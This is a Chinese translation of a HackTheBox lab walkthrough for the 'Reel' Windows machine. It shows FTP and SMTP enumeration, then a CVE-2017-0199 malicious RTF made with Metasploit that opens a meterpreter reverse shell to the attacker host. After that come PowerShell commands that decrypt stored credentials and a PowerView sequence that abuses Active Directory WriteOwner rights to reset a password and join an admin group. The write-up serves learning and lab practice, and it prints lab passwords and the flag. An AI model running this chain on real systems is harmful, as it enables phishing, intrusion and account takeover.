登录

Reel—在HackTheBox上的一次BloodHound & PowerSploit 活动目录渗透

Agostop / 2018-12-08 07:35:00 / 浏览数 3640 技术文章 翻译文章 顶(0) 踩(0)

原文地址：https://medium.com/bugbountywriteup/reel-a-bloodhound-powersploit-active-directory-hackthebox-walkthrough-3745269b1a16
翻译人：agostop

摘要

Reel是一个运行着FTP服务，允许匿名访问的Windows主机，它被用来访问系统上的文件以枚举用户的邮件并确定用户正等待着通过邮件接收一个.rtf文件。利用CVE-2017-

利用在主机上的BloodHound活动目录审计结果逐步提升在主机上的权限，使用PowerView(现在是PowerSploit的一部分)可以利用Active Directory的配置访问另一个用户帐户，该用户帐户具有对包含管理员帐户凭据的文件的读访问权。

探查

首先我在这个主机上使用nmap扫描检查服务版本，并且在前1000个最常用的端口上运行默认脚本：

```
nmap -sV -sC 10.10.10.77

Starting Nmap 7.60 ( https://nmap.org ) at 2018-07-19 11:38 EDT
Nmap scan report for 10.10.10.77
Host is up (0.11s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-29-18  12:19AM       <DIR>          documents
| ftp-syst:
|_  SYST: Windows_NT
22/tcp open  ssh     OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (EdDSA)
25/tcp open  smtp?
| fingerprint-strings:
|   DNSStatusRequest, DNSVersionBindReq, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessi
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|_    sequence of commands
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at htt
SF-Port25-TCP:V=7.60%I=7%D=7/19%Time=5B50B0A4%P=x86_64-pc-linux-gnu%r(NULL
SF:,18,"220\x20Mail\x20Service\x20ready\r\n")%r(Hello,3A,"220\x20Mail\x20S
--REDACTED FOR BREVITY--

SF:e\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\
SF:x20Bad\x20sequence\x20of\x20commands\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.99 seconds
```

它返回了3个服务:端口21上的FTP服务、端口22上的SSH服务和端口25上的SMTP服务。FTP允许匿名访问，这是下一步枚举工作的逻辑前提：

```
ftp 10.10.10.77
```

```
Connected to 10.10.10.77.
220 Microsoft FTP Service
Name (10.10.10.77:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-29-18  12:19AM       <DIR>          documents
226 Transfer complete.
ftp> cd documents
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-29-18  12:19AM                 2047 AppLocker.docx
05-28-18  02:01PM                  124 readme.txt
10-31-17  10:13PM                14581 Windows Event Forwarding.docx
226 Transfer complete.
```

我们可以看到在documents文件夹中有3个文件可以访问，这些文件可以使用GET <filename>命令单独复制，也可以在攻击主机上使用wget命令获取(因为这是匿名FTP):</filename>

```
wget -r ftp://10.10.10.77
```

“Windows Event Forwarding.docx”文档的Creator元数据字段中包含用户电子邮件地址“nico@megabank.com”，可以使用exiftool查看该字段：

```
exiftool “Windows Event Forwarding.docx”
```

```
ExifTool Version Number         : 10.97
File Name                       : Windows Event Forwarding.docx
Directory                       : ftp
File Size                       : 14 kB
File Modification Date/Time     : 2018:07:19 08:56:52-07:00
File Access Date/Time           : 2018:07:19 08:59:07-07:00
File Inode Change Date/Time     : 2018:07:19 08:57:11-07:00
File Permissions                : rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
```

```
Pages                           : 2
Words                           : 299
Characters                      : 1709
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 14
Paragraphs                      : 4
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 2004
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
```

“readme.txt”文件里只有：

```
please email me any rtf format procedures – I’ll review and convert.
new format / converted documents will be saved here.
```

在SMTP上使用VRFY命令验证“nico@megabank.com”邮件帐户时，返回结果声明该命令是不被允许的。但是可以使用RCPT命令枚举有效的电子邮件帐户：

```
telnet 10.10.10.77 25

Trying 10.10.10.77...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
HELO anything here
250 Hello.
VRFY nico@megabank.com
502 VRFY disallowed.
MAIL From: <email@domain.com>
250 OK
RCPT To: <nico@megabank.com>
250 OK
RCPT To: <nobody@megabank.com>
550 Unknown user
QUIT
221 goodbye
Connection closed by foreign host.
```

至此，已经收集到了3个关键细节:

- 运行在主机上的SMTP服务器
- 电子邮件账户 “nico@megabank.com”
- 有人想要接收.rtf文件

最初的立足点

研究如何利用目前收集到的信息，需要用到CVE-2017–0199，这是在2017年4月发现的一个微软Office办公软件的0Day漏洞。这个漏洞利用了.rtf文件(一些被重命名为.doc

除了Metasploit模块之外，还有一些方法可以手动利用此漏洞:“Microsoft Office Word Malicious Hta Execution” (exploit/windows/fileformat/office_word_hta)。需要明确的是，这两种方法都不会直接黑掉任何客户机，恶意文件必须发送到受害机上并且在这些模块之外被执行。这些

```
msf exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  FILENAME  shell.rtf        yes       The file name.
  SRVHOST   10.10.14.11      yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   default.hta      yes       The URI to use for the HTA file
```

```
Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.14.11      yes       The listen address
  LPORT     1234             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Microsoft Office Word


msf exploit(windows/fileformat/office_word_hta) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.11:1234
[+] shell.rtf stored at /root/.msf4/local/shell.rtf
[*] Using URL: http://10.10.14.11:8080/default.hta
[*] Server started.
```

这个模块创建了恶意文件shell.rtf,并将其放在目录/root/.msf4/local/下，同时在web服务器上托管.hta文件。利用swaks可以用来把恶意文件发送给“nico@megabank.com

```
swak --to nico@megabank.com --server 10.10.10.77 --attach /root/.msf4/local/shell.rtf

[*] Sending stage (179779 bytes) to 10.10.10.77
[*] Meterpreter session 1 opened (10.10.14.11:1234 -> 10.10.10.77:49359) at 2018-07-21 23:53:43 -0700

msf exploit(windows/fileformat/office_word_hta) > sessions

Active sessions
===============

 Id  Name  Type                     Information      Connection
 --  ----  ----                     -----------      ----------
 1         meterpreter x86/windows  HTB\nico @ REEL  10.10.14.11:1234 -> 10.10.10.77:49359 (10.10.10.77)
```

在.rtf文件被传送到主机后不久，它会被打开以产生一个回调函数来下载并执行.hta文件，该文件返回一个meterpreter shell，授予用户对主机的访问权限。

持久性

用户nico的桌面上有一个名为cred.xml的文件，其中似乎包含Reel另一个用户tom的用户凭证：

```
meterpreter > dir
Listing: C:\Users\nico\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  1468  fil   2017-10-27 18:59:16 -0500  cred.xml
100666/rw-rw-rw-  282   fil   2017-10-27 17:42:45 -0500  desktop.ini
100444/r--r--r--  32    fil   2017-10-27 18:40:33 -0500  user.txt
100666/rw-rw-rw-  162   fil   2017-10-27 16:34:38 -0500  ~$iledDeliveryNotification.doc

meterpreter > cat cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
 <Obj RefId="0">
   <TN RefId="0">
     <T>System.Management.Automation.PSCredential</T>
     <T>System.Object</T>
   </TN>
   <ToString>System.Management.Automation.PSCredential</ToString>
   <Props>
     <S N="UserName">HTB\Tom</S>
     <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade47925c42c8be5870730000000002000000000366
   </Props>
 </Obj>
```

这个xml文档实现了一种存储用户凭证的方法，以便将它们传递到PowerShell脚本中，而不需要向每个脚本添加凭证。这使得在不破坏多个凭证或要求凭证单独更新的情况

为了与xml文件进行预期的交互，meterpreter shell必须使用以下命令加载PowerShell插件:

```
load powershell
```

使用以下命令获得PowerShell提示符，而不是标准的CMD提示符:

```
powershell_shell
```

使用命令Import-CliXml可以把该文件当做一个PSCredential对象接受：

```
$tom=Import-CliXml -Path C:\Users\nico\Desktop\cred.xml
```

使用一下命令可以将一个System.Security.SecureString转换明文字符串：

```
$tom.GetNetworkCredential().Password
```

结合起来如下：

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > $tom=Import-CliXml -Path C:\Users\nico\Desktop\cred.xml
PS > $tom.GetNetworkCredential().Password
1ts-mag1c!!!
PS >
```

这个明文密码用来以用户tom的身份通过SSh获取对Reel的访问。

权限提升

在tom用户的桌面目录中，有一个名为“AD Audit”的文件夹，其中包含来自BloodHound活动目录审计的结果。其中包括一个名为“acls.csv”的文件,它包含了每个AD用户帐户与其他用户和组之间的关系。

审查“acls.csv”文件发现用户tom拥有claire帐户的WriteOwner权限，claire帐户具有backup_admin组的写入权限。官方PowerSploit文档和一个重要贡献者之前的博客展

首先，导入AD Audit文件夹下的PowerView.ps1模块：

```
Import-Module ‘C:\Users\tom\Desktop\AD Audit\BloodHound\PowerView.ps1’
```

接下来，tom拥有claire用户对象的WriteOwner权限，所以把tom设为claire object的所有者。

```
Set-DomainObjectOwner -Identity claire -OwnerIdentity tom
```

既然tom是claire对象的所有者，那么tom可以向ACL添加条目。添加一个条目，使tom有权更改claire对象的密码。

```
Add-ObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword
```

更改claire的密码:

```
$UserPassword=ConvertTo-SecureString ‘1ts-mag1c!!!’ -AsPlainText -Force
Set-DomainUserPassword -Identity claire -AccountPassword $UserPassword
```

为claire帐户创建凭据对象，以便使用claire的特权执行命令：

```
$Cred = New-Object System.Management.Automation.PSCredential(‘HTB\claire’, $UserPassword)
```


添加claire到Backup_Admins组:

```
Add-DomainGroupMember -Identity ‘Backup_Admins’ -Members ‘claire’ -Credential $Cred
```

汇总如下：


```
Import-Module 'C:\Users\tom\Desktop\AD Audit\BloodHound\PowerView.ps1'

# tom has WriteOwner rights on the claire user object.
# set tom as the owner of claire object.
Set-DomainObjectOwner -Identity claire -OwnerIdentity tom

# Now that tom is owner of Claire object, he can add entries to the ACL.
# Add an entry giving Tom the right to change the password of Claire object.
Add-ObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword

# Change the password of claire
$UserPassword = ConvertTo-SecureString ‘1ts-mag1c!!!’ -AsPlainText -Force
Set-DomainUserPassword -Identity claire -AccountPassword $UserPassword

# Add claire to the Backup_Admins group
$Cred = New-Object System.Management.Automation.PSCredential('HTB\claire', $UserPassword)
Add-DomainGroupMember -Identity 'Backup_Admins' -Members ‘claire’ -Credential $Cred
```

使用claire帐户ssh连接到主机，我们能够访问管理员帐户的桌面，但是仍然访问不了root.txt(flag).然而，有一个“Backup Scripts”目录，包含了一个名为BackupScript.ps1的文件，其中包含管理员帐户的明文密码。



```
claire@REEL C:\Users\Administrator\Desktop>icacls root.txt
root.txt: Access is denied.
Successfully processed 0 files; Failed processing 1 files

claire@REEL C:\Users\Administrator\Desktop>type "Backup Scripts\BackupScript.ps1"
# admin password
$password="Cr4ckMeIfYouC4n!"
```

此密码用于通过SSH访问管理员帐户并获得root flag:



```
administrator@REEL C:\Users\Administrator>whoami && hostname && type Desktop\root.txt
htb\administrator
REEL
1018a0331e686176ff4577c728eaf32a
administrator@REEL C:\Users\Administrator>
```

点击收藏 | 1 关注 | 1

上一篇：组合漏洞导致的账号劫持 下一篇：针对美国智库、非盈利和公共组织的网...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板